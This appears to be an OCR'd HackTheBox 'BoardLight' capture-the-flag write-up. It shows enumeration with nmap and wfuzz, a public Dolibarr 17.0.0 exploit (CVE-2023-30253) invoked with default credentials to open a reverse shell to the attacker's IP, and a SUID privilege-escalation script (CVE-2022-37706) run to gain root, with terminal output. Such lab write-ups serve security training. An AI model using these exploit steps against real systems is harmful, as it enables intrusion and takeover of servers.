

HackTheBox BoardLight Writeup




Enumeration:


we start with nmap scanning.
The Nmap scan reveals two open TCP ports: port 22, which runs OpenSSH, and port 80, which hosts an Apache web server.




Navigating to the website on 10.10.11.11, we find the home page of the website.
Nmap also gave us the hostname **Board.htb.**




We can try to find subdomains with wfuzz.



We find the new domain **crm.board.htb**




We find a login page and the name and version of what is running behind **Dolibarr 17.0.0.**




it was very easy to find an exploit

The script works, thanks to a default username and password I found.


```
┌──(root㉿kali)-[/home/kali/HTB/Board/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253]
└─# python3 exploit.py http://crm.board.htb [redacted] [redacted] 10.10.[redacted] 9999
[*] Trying authentication...
[**] Login: [redacted]
[**] Password: [redacted]
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
```




Once inside, I spent quite a while going through the directories, looking for something that would help me. A username and password



It took me a while to figure out how to use the password, but I remembered that I had found a user **larissa** and that was the way.





there was the user flag




Privilege escalation:

we will use linpeas.sh.








I had to investigate everything linpeas gave me, and I found that there was an exploit for the SUID binaries




After cloning the repository and transferring the exploit script to the target machine we look for root






larissa@boardlight: /tmp
File Actions Edit View Help
... × root@kali: ...LPE-exploit × root@kali: /home/....0-CVE-2023-30253 × ... ×
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6POh
VMwareDnD
vmware-root_644-2730496954
larissa@boardlight:/tmp$ chmod +x exploit.sh
chmod +x exploit.sh
larissa@boardlight:/tmp$ ./exploit.sh
./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),1000(larissa)
# ls
ls
';'
VMwareDnD
exploit
exploit.sh
linpeas.sh
net
systemd-private-aeeb013cef354fc1b61113e156503f41-apache2.service-oW2kci
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-logind.service-FZbQsg
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-resolved.service-2P0OGf
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6POh
vmware-root_644-2730496954
#

Root flag


larissa@boardlight: /tmp
File Actions Edit View Help
... × root@kali: ...LPE-exploit × root@kali: /home/....0-CVE-2023-30253 × ... ×
';'
VMwareDnD
exploit
exploit.sh
linpeas.sh
net
systemd-private-aeeb013cef354fc1b61113e156503f41-apache2.service-oW2kci
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-logind.service-FZbQsg
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-resolved.service-2P0OGf
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6POh
vmware-root_644-2730496954
ls
ls
';'
VMwareDnD
exploit
exploit.sh
linpeas.sh
net
systemd-private-aeeb013cef354fc1b61113e156503f41-apache2.service-oW2kci
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-logind.service-FZbQsg
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-resolved.service-2P0OGf
systemd-private-aeeb013cef354fc1b61113e156503f41-systemd-timesyncd.service-hf6POh
vmware-root_644-2730496954
cd root
cd root
/bin/sh: 4: cd: can't cd to root
cat /root/root.txt
cat /root/root.txt
[redacted]
#